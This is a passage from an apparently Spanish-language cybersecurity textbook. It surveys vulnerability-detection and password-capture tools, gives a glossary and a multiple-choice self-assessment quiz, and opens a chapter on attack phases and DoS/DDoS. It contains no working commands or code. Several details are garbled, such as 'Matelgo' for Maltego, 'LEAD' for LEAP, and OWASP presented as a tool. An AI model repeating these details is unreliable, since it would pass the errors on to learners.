Análisis dinámico de código: Este análisis se basa más bien en el comportamiento dinámico de los scripts, muy contrario al análisis estático. Esta técnica no tiene en cuenta la forma en que pueda estar escrito el código, lo que realiza es una simulación del script usando un intérprete de JavaScript para poder ejecutar el código y proporcionar componentes principales del sitio web. Los scripts suelen interactuar con los componentes básicos de la web, pero no es suficiente. Para evitar que el sistema este comprometido se utiliza una máquina virtual o sandbox. El script se ejecutará seguramente, pero nunca sabremos si va a hacer maligno o no, ya que ejecutándolo no se ve. Para esto tenemos ADSandbox, este programa extrae el script de código en HTML y lo cambia a un objeto llamado JavaScriptExecution. Esta me crea una instancia del SpiderMonkey para poder ejecutar el script. Cada vez que un objeto es accedido, este motor se cambia para realizar un llamado a la función callback estática correspondiente del objeto JavaScriptExecution, para que de esta forma conseguir crear un registro de estas sesiones realizadas por el programa.

2.4. Herramientas para la detección de vulnerabilidades

2.4.1. Trafico de red

Wireshark: Esta herramienta me permite analizar los paquetes de datos que viajaban de ida y de vuelta dentro de la red, así como también, analiza los protocolos de comunicación que se están ejecutando. Una de sus ventajas es que me puede presentar resultados, ya que esta herramienta tiene un entorno grafico fácil que es interpretado de manera sencilla por el auditor o el evaluador. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características son:

- Disponible para windows y linux que son las más importantes.
- Me muestra con la información detallada de los paquetes.
- Permite abrir y guardar los paquetes capturados.
- Filtrado de información por protocolos, paquetes IP's, entre otros.

Tcpdump: Esta herramienta se ejecuta por la línea de comandos, es original de Linux. La captura de los paquetes se realiza mediante una interfaz de red, toda esta información capturada se almacena en un fichero que ya está previamente determinado, para poder ver esta interpretación de resultados se debe abrir el fichero que esta guardado en otra aplicación como lo es la herramienta wireshark. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características:

- Los paquetes son capturados en tiempo real desde la interfaz de red
- Me permite que los ficheros sean usados para guardar los paquetes.

Snort: Esta herramienta me permite analizar en tráfico de red en tiempo real, pero se utiliza de una manera más eficiente, la detección de intrusos y el escaneo de puertos que están dentro de la red. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características:

- Analiza los protocolos de la red.

- Captura los paquetes en tiempo real desde uno o más interfaces de red.
- Me presenta un infirme bien detallado de los resultados obtenidos.

2.4.2. Verificación de puertos

Matelgo: Es una herramienta que me recolecta la información del internet, mensajes en línea u organizaciones, permite la recuperación mutua de información de cuentas de red, redes sociales y correos electrónicos. Este programa tiene dos tipos de módulos, el módulo profesional y el módulo básico. La clave de los módulos de matelgo es que puede acceder a cada versión. Esta cuenta con una interfaz gráfica, su licencia es propietaria y también existe una versión de pago y gratis. (Castro Vasquez, 2019)

Nmap: Es una herramienta que los atacantes usan para poder hacer un escaneo y recupera la información, muy útil para recopilar datos de hosts remotos o validar la identificación de los indicadores, su función en la operación de escaneo de puertos se utiliza para encontrar el puerto que este abierto y servicios de hosts en internet con el fin de combatir en creciente número de dispositivos conectados a internet. También es usado como herramienta de pruebas de penetración para evaluar el rendimiento del IDS e identificar sus defectos. (Si Liao, y otros, 2020)

Debido por su versatilidad, capacidad, portabilidad y facilidad de uso, Nmap es muy apreciado, es una herramienta versátil, puede mapear una red utilizando filtros de paquetes, firewalls, enrutadores y otras barreras (Chaudhary & Pandey, 2022).Su utilidad es poder escanearme la red de datos para que pueda localizar los puertos TCP o UDP que se encuentran abiertos, cuando se localiza un puerto abierto se hace una conexión para poder verificar si hay una aplicación ejecutándose dentro del puerto que está abierto. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características:

- Descubrir equipos sobre la red.
- Identificación de puerto abiertos.
- Detecta servicios o aplicación que se esté ejecutando dentro de una aplicación.
- Identificación tipo de versión y que sistema operativo utiliza.

Acunetix: Es un escáner de vulnerabilidades web automatizado que examina cualquier aplicación o sitio que use un navegador y que emplee protocolos HTTP o HTTPS. Investiga las vulnerabilidades de los sitios web mediante la identificación de secuencias de comandos entre sitios, inyección SQL y otras. Es una solución completa para detectar la seguridad de las aplicaciones web; se puede usar de manera independiente o como parte de un ambiente más amplio. Incluye múltiples funciones con herramientas de desarrollo de software económico, además de la detección y administración de vulnerabilidades conocidas integradas. (Rajan & Erturk, 2017)

OpenVas: Es una herramienta de escáner completo, sus características son: realizar pruebas no autenticadas y pruebas autenticadas y un poderoso lenguaje de programación interno que le permite verificar cualquier tipo de agujeros de seguridad. Cuenta con su propio lenguaje para poder implementar cualquier tipo de prueba de vulnerabilidad (Castro Vasquez, 2019). Es una herramienta gratuita para poder evaluar vulnerabilidades, como resultado, podemos examinar computadoras, servidores locales, remotos y producir una variedad de informes sobre las fallas identificadas.

Ossec: Es un sistema de detección de intrusos (HIDS) gratuito y de código abierto. Es un software adaptado a las exigencias de seguridad, analiza los registros de eventos del sistema operativo, verifica la integridad de los registros de dispositivos Windows, detecta alertas y rootkints en tiempo real y responde proactivamente a los ataques son sus funciones. Esta herramienta se emplea para prevenir, detectar y responder a las amenazas. Es utilizado por miles de empresas desde pequeñas hasta grandes, protege las cargas de trabajo en ambientes locales, virtualizados, en contenedores y basados en la nube.

Owasp: Es una herramienta de prueba de penetración de aplicación web integrada, es de código abierto y muy fácil de utilizar. Se creó para poder ser utilizado por profesionales y principiantes (Sagar, Kukreja, Brahma, Tyagi, & Jain, 2018). Se utiliza para identificar agujeros de seguridad en aplicaciones en línea, ZAP es definido por OWASP como una herramienta fácil de usar para probar la penetración de aplicaciones web que es completa para identificar vulnerabilidades. Es perfecto para desarrolladores y probadores funcionales para evaluaciones de seguridad automatizadas. Sin embargo, debe usarse tanto en aplicaciones originales como en aquellas a las que se les ha dado permiso para realizar pruebas. (Paudel, 2016)

Nessus: Es una herramienta cuyo objetivo es buscar las debilidades y poder escanear todo tipo de sistemas operativos, aplicaciones y dispositivos de red, ya sean servidores, dispositivos móviles, routers y firewalls (Castro Vasquez, 2019). Realiza análisis profundos y ultrarrápidos para identificar vulnerabilidades antes de que lo haga un atacante. El método utiliza una estrategia basada en el riesgo para reconocer y evaluar debilidades (Chaudhary & Pandey, 2022). Utiliza exploits para explotar las vulnerabilidades y sus resultados que presentan pueden ser interpretados por el auditor o evaluador. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características:

- Utiliza exploits para la explotación de las vulnerabilidades.
- Se actualiza constantemente.
- Sus resultados son presentados de forma gráfica.

Nexpose: Recopila datos en tiempo real para proporcionar una visión continua de la red cambiante de una organización. La puntuación varía de 1 a 10, este espectro de vulnerabilidad desarrolló su propio rango de puntuación de riesgo de 1 a 1000 para proporcionar más detalles. Establecer la antigüedad de la vulnerabilidad, probarla, encontrar su solución e identificar cualquier programa maligno o kits de explotación públicos. (Chaudhary & Pandey, 2022)

*Netcat***:** Herramienta de código abierto que permite realizar un escaneo sobre la red para poder identificar o localizar los puertos abiertos, esto se realiza mediante un Shell y forzar las conexiones TCP/UDP con el único objetivo de rastrear puertos o el traslado de archivos entre equipos. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características son:

- Escaneo de los puestos TCP y UDP
- Escaneo sobre los protocolos IPv4 e IPv6

2.4.3. Captura de contraseñas

Kismet: Es una herramienta de software libre, me permite la detección de los intrusos en las redes inalámbricas, es decir, que sería un sniffer que esta de forma pasiva dentro de la red,

donde no me envía paquetes que pueden ser detectados y su objetivo es localizar puntos de acceso y clientes inalámbricos. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características:

- Funciona de forma pasiva
- Me permite la exportación de archivos de tráfico que están guardados en wireshark
- Sistema de detección de los intrusos

Aircrack-ng: Es una herramienta de código abierto diseñada para analizar e inyectar paquetes en diferentes plataformas, con el propósito de descifrar claves de redes inalámbricas. Permite descifrar contraseñas de redes que utilizan los protocolos de seguridad WEP y WPA/WPA2-PSK. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características son:

- Es compatible con diversas antenas inalámbricas.
- Me permite poder hacer ataques de la red inalámbrica.
- Permite el descubrimiento de claves inalámbricas.
- Puede realizar monitoreo de redes inalámbricas.

Asleap: Permite capturar y descifrar contraseñas que están en el protocolo LEAD y también me permite poder leer y capturar el trafico de diferentes tarjetas de red inalámbrica en el modo de monitor. También puede obtener las contraseñas en el modo PPTP y poder descifrarme el tráfico de una VPN. (Hurtado Vargas & Calero Suntasig, 2020)

Sus principales características son:

- La presentación de resultados se puede ver en líneas de comandos.
- No está permitido la inyección de paquetes.
- Captura y descifra contraseñas del protocolo LEAD.

Glosario de términos

- Vulnerabilidad: Debilidad existente en un sistema que puede ser utilizado por una persona malintencionada para comprometer su seguridad.

- Amenaza: Advertencia de que puede ser inminente el daño o algún activo de la información, o bien es un indicador de que el daño se está produciendo o ya se ha producido.

- Scripts: Lenguaje de programación que se utiliza para manipular, personalizar y automatizar las instalaciones de un sistema existente.

- Inyección Sql: Es un ataque contra un sitio web en el que se inserta un código SQL para acceder a la base de datos.

- Escaneo: Proceso automatizado diseño especialmente para identificar vulnerabilidades explotables dentro de una aplicación.

- Http: Protocolo que se encuentra en la capa de aplicación para la transmisión de documentos hipermedia como lo es el HTML.

- Https: Es la versión más segura de HTTP, el navegador o el servidor establece una conexión más segura y cifrada antes de transferir datos.

- SpiderMonkey: Librería de implementación e intérprete de javascript que se encarga de establecer elementos en el navegador de mozilla firefox.

- JavasCriptExecution: Es un entorno que me permite poder ejecutar en código javascript.

- Rootkints: Tipo de software malicioso que está diseñado para darle a un hacker la capacidad de poder introducirse en un dispositivo y poder tener su control.

- Software: Programas informáticos que hacen posible la ejecución de tareas específicas de un ordenador.

- CVSS: Es un proceso de evaluación que otorga resultado confiable y objetivo para conocer con exactitud en qué nivel de vulnerabilidad se encuentra un sistema informático.

- Programa maligno: Cualquier software o aplicación móvil que está diseñado para poder perjudicar a los usuarios o dañar ordenadores.

- Recopilación de datos: Reunir y medir información de diversos tipos de fuentes con el fin de poder tener un panorama completo y preciso.

- Red: Dispositivos de computación que están interconectados y pueden intercambiar datos y compartir recursos entre ellos.

- Navegador web: Aplicación de software que permite acceder a la www.

- Denegación de servicios: Ataque que trata de hacer que un sistema informático no pueda estar disponible para los usuarios, inundando una red o un servidor con solicitudes y datos.

- Auditoria: Proceso en el cual se hace un análisis de toda la infraestructura de los recursos de IT en una organización.

- Código malicioso: Programas que tiene como objetivo poder acceder a un sistema sin que se pueda detectar su presencia.

- Callback: Representan el uso de funciones como parámetros de otras funciones.

- Nube: Red enorme de servidores remotos de todo el mundo que están conectados para funcionar como un único ecosistema.

- Robo de información: Transferencia o almacenamiento de forma ilegal de datos personales, confidencial o financiera.

- LEAD: Protocolo de autenticación ampliable desarrollado por cisco.

- PPTP: Punto a protocolo de túnel de punto.

- Exploits: Secuencia de comandos que aprovecha una vulnerabilidad de un sistema para provocar un comportamiento imprevisto.

- VPN: Crea una conexión de red privada entre dispositivos a través de internet.

Evaluación de conocimientos

1. ¿Qué es una amenaza?

a) Son puntos débiles o fallos en una aplicación o sistemas atacados por los ciber atacantes para atacar la seguridad.

b) Ataques pueden ser causados por los errores que están en el diseño, la programación, configuración del sistema y estos son atacados para la denegación de servicios, ejecución remota del código y robo de información.

c) La posibilidad de que un sistema vulnerable sea atacado y sufra daños.

d) Esta aparece cuando en nuestra red, dispositivos o sistemas existen una seria de deficiencias que provocan que exista una posibilidad de ataque.

2. ¿Qué es una vulnerabilidad?

a) Actividad que se aprovecha de la debilidad de los sistemas informáticos para atacarlos o poder invadirlos.

b) Pueden resultar en la perdida de datos, interrupción de los servicios, exponer información confidencial y de más riesgo importantes para la seguridad de la información.

c) Tienen un gran impacto en la confidencialidad, integridad y disponibilidad de los sistemas informáticos y de las Tics.

d) Son puntos débiles o fallos en una aplicación o sistemas que son atacados por los ciber atacantes con el fin de atacar la seguridad.

3. ¿Cuáles de las siguientes afirmaciones describe mejor a un ataque por inyección de SQL?

a) Es un ataque de denegación de servicios.

b) Es un ataque para poder obtener acceso no autorizado a un base de datos.

c) Es un ataque utilizado para poder modificar el código de una aplicación.

d) Un ataque Man-in-the-Middle entre su servidor SQL y el servidor de aplicaciones web.

4. ¿Selecciones tres tipos de herramientas para la detección de vulnerabilidades?

a) Nmap

b) Matelgo

c) Black-box

d) White-box

e) Phishing

f) Nessus

5. ¿Qué tipo de análisis puede detectar un análisis de vulnerabilidades?

a) Vulnerabilidades de red

b) Vulnerabilidades del sistema operativo

c) Vulnerabilidades de aplicaciones web

d) Todas las anteriores

6. ¿Qué es OWASP?

a) Cifrado de datos

b) Protocolo de red segura

c) Organización que proporciona guías y herramientas para la seguridad de aplicaciones web

d) Tipo de malvare

7. ¿Cross Site Scripting se aprovechan o utilizan?

a) Las deficiencias de la seguridad web para permitir a los atacantes ejecutar scripts en forma de inyección de scripts

b) Cuando el usuario recibe un correo electrónico falso que puede contener una dirección de URL

c) De insertar datos de un tamaño muy superior al que es necesario a la aplicación, lo que provoca en la memoria una sobreescritura de espacios adyacentes

d) Insertar un código SQL con la única intención de obtener contraseñas o nombres de los usuarios a través del servidor de la base de datos

8. ¿Cuál no es un tipo de vulnerabilidad?

a) Black-Bok

b) Inyección de SQL

c) Overflow

d) Ataque al usuario

9. ¿De qué se encarga el equipo de auditoria en la prueba Black-Box?

a) De toda la información requerida para poder evaluar la seguridad del sistema informático en su estudio

b) Identificar y poder explorar los posibles agujeros de seguridad en el sistema con el mismo recurso que podría están usando el atacante externo

c) Analiza todos los aspectos del código fuente como la sintaxis, semántica y la estructura del programa.

d) Configuración de elemento de red, código fuente de la aplicación, medidas de seguridad implementadas, manuales de usuarios y archivos de configuración de servidores y aplicaciones

10. ¿Qué herramienta se utiliza para la detección de vulnerabilidades la captura de contraseñas?

a) Tcpdump

b) Nessus

c) Netcat

d) Kismet

11. ¿Cuál es el propósito de insertar un código SQL?

a) Recopila datos en tiempo real para proporcionar una visión continua de la red cambiante de una organización.

b) Poder evaluar vulnerabilidades, como resultado, podemos examinar computadoras, servidores locales y remotos y producir una variedad de informes sobre las fallas identificadas.

c) Trata sobre insertar un código SQL con la única intención de obtener contraseñas o nombres de los usuarios a través del servidor de la base de datos

12. ¿Cuál es una técnica para la detección de vulnerabilidades?

a) White-Box

b) Matelgo

c) OpenVas

d) Inyección SQL

13. ¿En qué se basa el análisis de dinámico de código?

a) Análisis de información

b) Comportamiento de los Scripts

c) Inserción de código malicioso

d) Seguridad

14. ¿Qué herramienta se utiliza para la detección de vulnerabilidades en tráfico de red?

e) Nmap

f) Nessus

g) Wireshark

h) Kismet

15. ¿Seleccione dos características de la aplicación Nmap?

a) Identificación de puerto abiertos

b) No está permitido la inyección de paquetes

c) Captura y descifra contraseñas del protocolo LEAD

d) Detecta servicios o aplicación que se esté ejecutando dentro de una aplicación

CAPÍTULO 3 CIBERATAQUES

INTRODUCCIÓN

En la era digital actual, la información se ha convertido en un activo invaluable para individuos, organizaciones y gobiernos. Sin embargo, esta misma riqueza atrae a actores maliciosos que buscan explotarla a través de ciberataques. Estos ataques pueden tener consecuencias devastadoras, desde el robo de datos confidenciales hasta la interrupción de servicios críticos. Los ciberataques se han convertido en una de las mayores amenazas para la seguridad de individuos, organizaciones y gobiernos. La transformación digital ha traído consigo innumerables beneficios, pero también ha expuesto vulnerabilidades críticas.

El impacto de los ciberataques es amplio y profundo. Para los individuos, puede significar la pérdida de datos personales, el robo de identidad y el fraude financiero. Para las empresas, los ciberataques pueden resultar en pérdidas económicas, daños a la reputación e interrupciones operativas. Los gobiernos no están exentos de estos riesgos, enfrentando amenazas que pueden comprometer la seguridad nacional y la estabilidad política. Además, las infraestructuras críticas, como la energía y los servicios de salud, son objetivos frecuentes que pueden tener consecuencias catastróficas. La motivación detrás de los ciberataques varía ampliamente. Algunos atacantes buscan beneficios económicos, como es el caso con el ransomware y el fraude. Otros pueden estar motivados por objetivos políticos o ideológicos, utilizando el ciberespacio como un campo de batalla para el espionaje o el sabotaje. Además, la creciente interconexión global significa que los ciberataques pueden ser perpetrados desde cualquier lugar del mundo, haciendo que la defensa contra ellos sea un esfuerzo global.

En respuesta a esta creciente amenaza, la ciberseguridad se ha convertido en una prioridad para organizaciones de todos los tamaños. La implementación de medidas de seguridad avanzadas, la educación, concienciación de los usuarios, y la colaboración internacional son esenciales para mitigar los riesgos asociados con los ciberataques. A medida que la tecnología continúa evolucionando, también lo harán las tácticas de los atacantes, lo que subraya la importancia de una defensa cibernética proactiva y adaptable.

3.1. Diferencia entre evento, ataque e incidente

La ciberseguridad se ha convertido en una preocupación primordial para individuos, organizaciones y gobiernos. Los ciberataques, definidos como acciones maliciosas y deliberadas que buscan comprometer la seguridad de sistemas y datos, son cada vez más sofisticados y frecuentes. Para entender mejor la naturaleza de las amenazas cibernéticas, es crucial diferenciar entre los conceptos de evento, ataque e incidente, ya que cada uno representa un nivel distinto de riesgo y requiere respuestas específicas.

3.1.1 Evento

Un suceso identificable que tiene lugar en un sistema, red o infraestructura. Los eventos pueden ser acciones normales, como un usuario accediendo a un sistema, como intentos fallidos de acceso. Los eventos de ciberseguridad pueden ser tan simples como un usuario que inicia sesión en un sistema, un archivo que se mueve de un lugar a otro o un cambio en la configuración de la red. Estos eventos pueden ser rutinarios, como la autenticación de usuarios, o anómalos, como intentos de acceso fallidos. No todos los eventos son maliciosos, algunos forman parte de las operaciones normales del sistema. La detección y registro de eventos es esencial para monitorear el comportamiento del sistema e identificar posibles amenazas.

3.1.2. Ataque

Una acción intencional y maliciosa realizada por un atacante con el propósito de causar daño, obtener acceso no autorizado o interrumpir las operaciones normales de un sistema o red. El objetivo es dañar, alterar o destruir organizaciones o personas. Los ataques pueden variar en su complejidad y objetivo, desde el uso de malware para robar información sensible hasta ataques de denegación de servicio (DDoS) que buscan inutilizar servicios críticos. Los ataques son, por naturaleza, actos hostiles que buscan explotar vulnerabilidades en los sistemas de seguridad.

3.1.3. Incidente

Un evento o una serie de eventos que comprometen la confidencialidad, integridad o disponibilidad de la información. Los incidentes pueden ser el resultado de ataques exitosos, pero también pueden originarse de fallos no intencionados en los sistemas, errores humanos o desastres naturales. A diferencia de un evento, un incidente siempre implica algún grado de impacto negativo en la seguridad de la información o en la operación de los sistemas. Los incidentes pueden tener una connotación negativa, si nos fijamos en la definición que ofrecen las diferentes normas ISO.

La gestión de incidentes es un componente crítico de la ciberseguridad, ya que involucra la identificación, contención y mitigación de los efectos adversos. Los ciberataques pueden tener diversos objetivos, que a menudo dependen de la motivación del atacante. El malware y la suplantación de identidad (phishing) son dos ejemplos de ciberataques utilizados para obtener control de los datos confidenciales en los dispositivos electrónicos personales y empresariales.

Algunos de los fines más comunes incluyen:

- Robo de información: Obtener datos sensibles como información financiera, contraseñas, propiedad intelectual o datos personales.

- Interrupción de servicios: Hacer que los servicios sean inaccesibles para los usuarios legítimos, como en los ataques DDoS.

- Extorsión: Utilizar ransomware para bloquear el acceso a sistemas o datos y exigir un rescate a cambio de restaurar el acceso.

- Espionaje: Obtener información confidencial de gobiernos, corporaciones o individuos para fines políticos, económicos o estratégicos.

- Manipulación de datos: Alterar o destruir datos para causar confusión, desinformación o daño a la reputación.

- Sabotaje: Comprometer infraestructuras críticas para causar daños físicos o económicos.

Los ciberataques pueden perjudicar a una amplia gama de víctimas, incluyendo:

- Individuos: Pueden sufrir el robo de identidad, pérdida de datos personales, fraude financiero y violaciones de la privacidad.

- Empresas: Las organizaciones pueden enfrentar pérdidas financieras, daños a la reputación, interrupciones operativas, y pérdida de propiedad intelectual.

- Gobiernos: Los ataques pueden comprometer la seguridad nacional, espionaje, manipulación de elecciones y pérdida de información confidencial.

- Infraestructuras críticas: Sectores como energía, transporte, salud y servicios públicos pueden verse gravemente afectados, lo que puede tener consecuencias devastadoras para la sociedad en general.

- Sociedad en general: Los ciberataques pueden provocar la desestabilización económica, social y política, afectando la confianza en las instituciones y la seguridad de los ciudadanos.

Anatomía de un ataque informático: Un ataque informático es una serie de acciones deliberadas llevadas a cabo por actores maliciosos para comprometer la seguridad, integridad o disponibilidad de sistemas informáticos, redes y datos. Entender la anatomía de un ataque informático es esencial para poder defenderse eficazmente contra estas amenazas.

A continuación, se describe el proceso típico de un ataque informático, dividido en varias fases clave.

*Reconocimiento (Reconnaissance)***:** En esta fase inicial, el atacante recopila información sobre el objetivo. Esto puede incluir la identificación de direcciones IP, mapeo de redes, escaneo de puertos y búsqueda de vulnerabilidades. Por lo general, durante esta fase se recurre a diferentes recursos de Internet como Google, entre tantos otros, para recolectar datos del objetivo. Algunas de las técnicas utilizadas en este primer paso son la Ingeniería Social, el Dumpster Diving, el Sniffing (Guaña Moya, et al. 2022).

Herramientas comunes: Nmap, Wireshark, Maltego.

Escaneo (Scanning): Después del reconocimiento inicial, el atacante realiza un escaneo más profundo para identificar debilidades específicas en el sistema objetivo. El reconocimiento escanea activamente la red para determinar hosts activos y disponibles, puertos abiertos, ubicaciones de enrutadores e información sobre el sistema operativo y los servicios del objetivo. El último paso es recopilar información sobre el ataque. Su éxito depende del conocimiento y uso de las técnicas de escaneo.

Herramientas comunes: Nessus, OpenVAS, QualysGuard.

Acceso inicial (Gaining access): En esta fase, el atacante explota las vulnerabilidades descubiertas para obtener acceso no autorizado al sistema objetivo. Esto puede implicar el uso de exploits, el aprovechamiento de contraseñas débiles o la ejecución de código malicioso. El

acceso inicial puede proporcionar privilegios limitados o completos, dependiendo de la naturaleza de la vulnerabilidad explotada.

Métodos comunes: Phishing, explotación de vulnerabilidades, fuerza bruta.

Mantenimiento del acceso (Maintaining access): Para asegurar el acceso continuado al sistema comprometido, el atacante instala backdoors, rootkits o otros tipos de malware que permiten el acceso remoto. Esto asegura que el atacante pueda volver a ingresar al sistema incluso si las credenciales iniciales se cambian o se eliminan las sesiones activas.

Herramientas comunes: Metasploit, Cobalt Strike, Netcat.

Exfiltración y exploración (Exfiltration and exploration): En esta fase, el atacante explora el sistema comprometido para identificar y extraer datos valiosos. Esto puede incluir la copia de información confidencial, como documentos financieros, propiedad intelectual, o datos personales. La exfiltración de datos a menudo se realiza de manera discreta para evitar la detección.

Métodos comunes: FTP, HTTP, HTTPS, correo electrónico.

Eliminación de huellas (Covering tracks): Para evitar la detección y el análisis forense, el atacante borra registros, elimina archivos de log y utiliza técnicas de ocultamiento. Esto puede implicar la manipulación de TimeStamps, la eliminación de malware o la modificación de registros de auditoría para borrar cualquier rastro de actividad maliciosa.

Técnicas comunes: Limpiar logs, cambiar timestamps, rootkits.

Impacto Final (Final impact): El impacto final de un ataque informático puede variar dependiendo del objetivo del atacante. Puede incluir la interrupción de servicios, la corrupción o eliminación de datos, el cifrado de archivos para exigir un rescate (ransomware), o simplemente el robo de información confidencial. El impacto puede ser inmediato o diferido, dependiendo de la estrategia del atacante.

Ejemplos comunes: Ransomware, sabotaje, espionaje.

En la siguiente tabla se analiza el nivel de amenaza que tiene cada cliente cuando uno de sus dispositivos se ve afectado por un ciberataque o malware, en esta etapa describimos los cuatro

niveles al que el cliente se encuentra expuesto al ser víctimas de la delincuencia cibernética: Muy alto, Alto, Medio y Bajo. (LEMA & BEDON, 2022)

Tabla 3.1 Nivel de amenaza

Usuario	Nivel de amenaza	Descripción de la amenaza
Persona común	Bajo	Ciberataque que causará algún daño personal y que no tendrá mayor impacto en la sociedad y seguridad nacional.
Empresa	Medio	Ciberataque que puede causar perdida de información a la propiedad corporativa donde se evidenciará pérdidas económicas, sin embargo, no tendrá ningún impacto en la sociedad y seguridad.
Infraestructura	Alto	Ciberataque que afecta el funcionamiento de la sociedad y que generara grandes pérdidas económicas y apenas perjudicara a la seguridad nacional.
Gobierno	Muy Alto	Ciberataque que provocara pérdidas significativas y efectos perjudiciales para la seguridad nacional.

3.2 Tipos de ataques

Los ciberataques pueden clasificarse según el objetivo que buscan comprometer: integridad, disponibilidad o privacidad de la información.

3.2.1. Ataques contra la integridad

Los ataques contra la integridad buscan alterar o manipular datos o sistemas para comprometer su precisión y confiabilidad. Estos ataques pueden tener consecuencias devastadoras, especialmente en sectores como la banca y la salud, donde la integridad de los datos es crucial. Indistintamente del tipo de ciberataque que ha infectado el sistema informático, esto puede provocar afectaciones en el rendimiento de los computadores, alteración o eliminación de los ficheros, que las aplicaciones se cierren o se ejecuten sin consentimiento del usuario, reciban correos que no fueron enviados por el usuario (suplantación de identidad), decodifiquen las contraseñas de las redes inalámbricas,

denegación de servicio (DoS) y denegación de servicio distribuido (DDoS), incluso hasta ataques combinados.

La perspectiva de integridad de la información es una apreciación que es adaptable al interés de los profesionales del área de las nuevas TIC's. Para el responsable de la seguridad en determinada organización, la "integridad de los datos" puede definirse como la imposibilidad de que cualquier persona modifique información sin ser descubierto.

A continuación, se describen algunos de los tipos más comunes de ataques contra la integridad, junto con sus características.

Tabla 3.2 Ejemplos de ataques contra la integridad

Ataque de integridad	Características
Inyección SQL (SQL Injection)	La inyección SQL es una técnica que permite a los atacantes insertar o "inyectar" código SQL malicioso en una consulta a una base de datos a través de una entrada de usuario vulnerable. La protección de los sistemas de bases de datos es fundamental, ya que almacenan información sensible y valiosa para las organizaciones y los usuarios.
Manipulación de archivos (File Manipulation)	La manipulación de archivos implica la modificación no autorizada de archivos importantes en un sistema, con el fin de alterar su contenido. Al limitar la lista de tipos de archivo permitidos, puedes evitar que se carguen ejecutables, scripts y otros contenidos potencialmente maliciosos en tu aplicación.
	La alteración de log se refiere a la modificación o eliminación de registros de auditoría y logs del sistema para ocultar la actividad maliciosa. La manipulación del

Alteración de Log (Log Tampering)	valor de algún parámetro que se intercambia entre cliente y servidor con fines malintencionados
Ataques a Sistemas de Control de Versiones (Version Control System Attacks)	En este tipo de ataque, los atacantes modifican el código fuente o los registros de un sistema de control de versiones como Git. Esto puede tener consecuencias graves, como la introducción de vulnerabilidades en el software o la implementación de funcionalidades no autorizadas.
Ransomware	Aunque típicamente en el que los perpetradores bloquean sistemas y bases de datos y exigen dinero para desbloquearlos, el ransomware también puede afectar la integridad. Algunos tipos de ransomware no solo cifran los archivos, sino que también pueden alterar su contenido para hacerlos irreconocibles o inútiles incluso después del pago del rescate.
Ciberseguridad económica	Desde la perspectiva económica, los distintos mercados que se encuentran vinculados a través de Internet –productores de software, proveedores de servicios, redes sociales, usuarios, es decir, la demanda, entre otros–, muestran características muy diversas que requieren un tratamiento específico que no se observa en la mayor parte de los sectores económicos y su funcionamiento, tal y como se concebían tradicionalmente.

Por supuesto, todo lo que sucede en el ciberespacio no sólo amenaza la información y la reputación de la persona cuyas fotos personales son robadas o cuyo correo electrónico es pirateado, sino que también amenaza la infraestructura de las organizaciones gubernamentales. Los ataques contra la integridad representan una amenaza significativa para la exactitud y fiabilidad de los sistemas y datos. Proteger la integridad requiere una combinación de medidas de seguridad técnicas, buenas prácticas de gestión y concienciación del usuario. Al entender y

mitigar los riesgos asociados con los ataques contra la integridad, las organizaciones pueden mantener la confianza en sus sistemas y asegurar la continuidad de sus operaciones.

3.2.2 Ataques contra la disponibilidad

Los ataques contra la disponibilidad son intentos deliberados de interrumpir o degradar el funcionamiento normal de sistemas, redes y servicios, haciendo que sean inaccesibles para los usuarios legítimos. Estos ataques pueden tener graves consecuencias, especialmente para organizaciones que dependen de la disponibilidad continua de sus servicios. A continuación, se describen algunos de los tipos más comunes de ataques contra la disponibilidad.

Ataques de denegación de servicio (DoS) Los ataques de denegación de servicio pretenden que un servicio, servidor o red sea inaccesible para sus usuarios legítimos. Un ataque de denegación de servicio (DoS) es un ciberataque en el que los ciberdelincuentes interrumpen el funcionamiento de un servidor conectado a internet destinado a los usuarios previstos. Esto se hace enviando un flujo continuo de tráfico, como solicitudes falsas, a la red o servidor de destino, sobrecargando el sistema e impidiendo que procese el tráfico legal. (ZScaler, 2024)

Hay cuatro tipos principales de ataques DoS que tienen como objetivo explotar o extorsionar sistemas y datos:

- Redirección del navegador: Un usuario solicita que se cargue una página, pero un pirata informático redirige al usuario a otra página maliciosa.

- Cierre de conexión: Un ciberdelincuente cierra un puerto abierto, negando al usuario el acceso a una base de datos.

- Destrucción de datos: Un pirata informático elimina archivos, lo que genera un error de "recurso no encontrado" cuando alguien solicita ese archivo o, si una aplicación contiene una vulnerabilidad que la deja abierta a ataques de inyección, el malhechor puede denegar el servicio eliminando la tabla de la base de datos.

- Agotamiento de recursos: Un delincuente solicitará repetidamente acceso a un recurso en particular, sobrecargando la aplicación web, provocando que se ralentice o bloquee al recargar repetidamente la página.

Ataques distribuidos de denegación de servicio (DDoS) Los ataques DDoS son una forma más avanzada de DoS, donde múltiples sistemas comprometidos, a menudo parte de una botnet, se utilizan para inundar el objetivo con tráfico. Los atacantes utilizan malware para crear una red de bots: dispositivos conectados a Internet que están infectados con malware y que los atacantes pueden dirigir para enviar una gran cantidad de tráfico a los objetivos. Esto hace que sea más difícil defenderse, ya que el ataque proviene de múltiples fuentes dispersas geográficamente.

Los ataques DDoS se pueden lanzar por diferentes motivos.

- Hacktivismo: Los atacantes pueden dirigir un ataque DDoS contra empresas o sitios web con los que tienen desacuerdos filosóficos o ideológicos.

- Guerra cibernética: Los gobiernos pueden utilizar ciberamenazas como los ataques DDoS para perjudicar la infraestructura crítica de un estado enemigo.

- Extorsión: Los atacantes suelen utilizar amenazas DDoS para extorsionar a las empresas a cambio de dinero.

- Entretenimiento: Muchos ataques son lanzados por hackers que simplemente quieren entretenerse causando estragos o experimentando con la ciberdelincuencia.

- Competencia empresarial: Una empresa puede lanzar un ataque DDoS a otra para obtener una ventaja competitiva.

Los cuatro tipos clave de ataques son:

- Ataques a la capa de aplicación

- Ataques de protocolo

- Ataques por amplificación/reflexión de DNS

- Ataques volumétricos

Las organizaciones pueden protegerse y limitar las interrupciones causadas por los ataques DDoS con una sólida estrategia anti-DDoS, excelentes servicios de mitigación de DDoS y controles avanzados de ciberseguridad de primera clase. Las soluciones basadas en la nube brindan una protección DDoS poderosa, efectiva y duradera que puede evitar que el tráfico

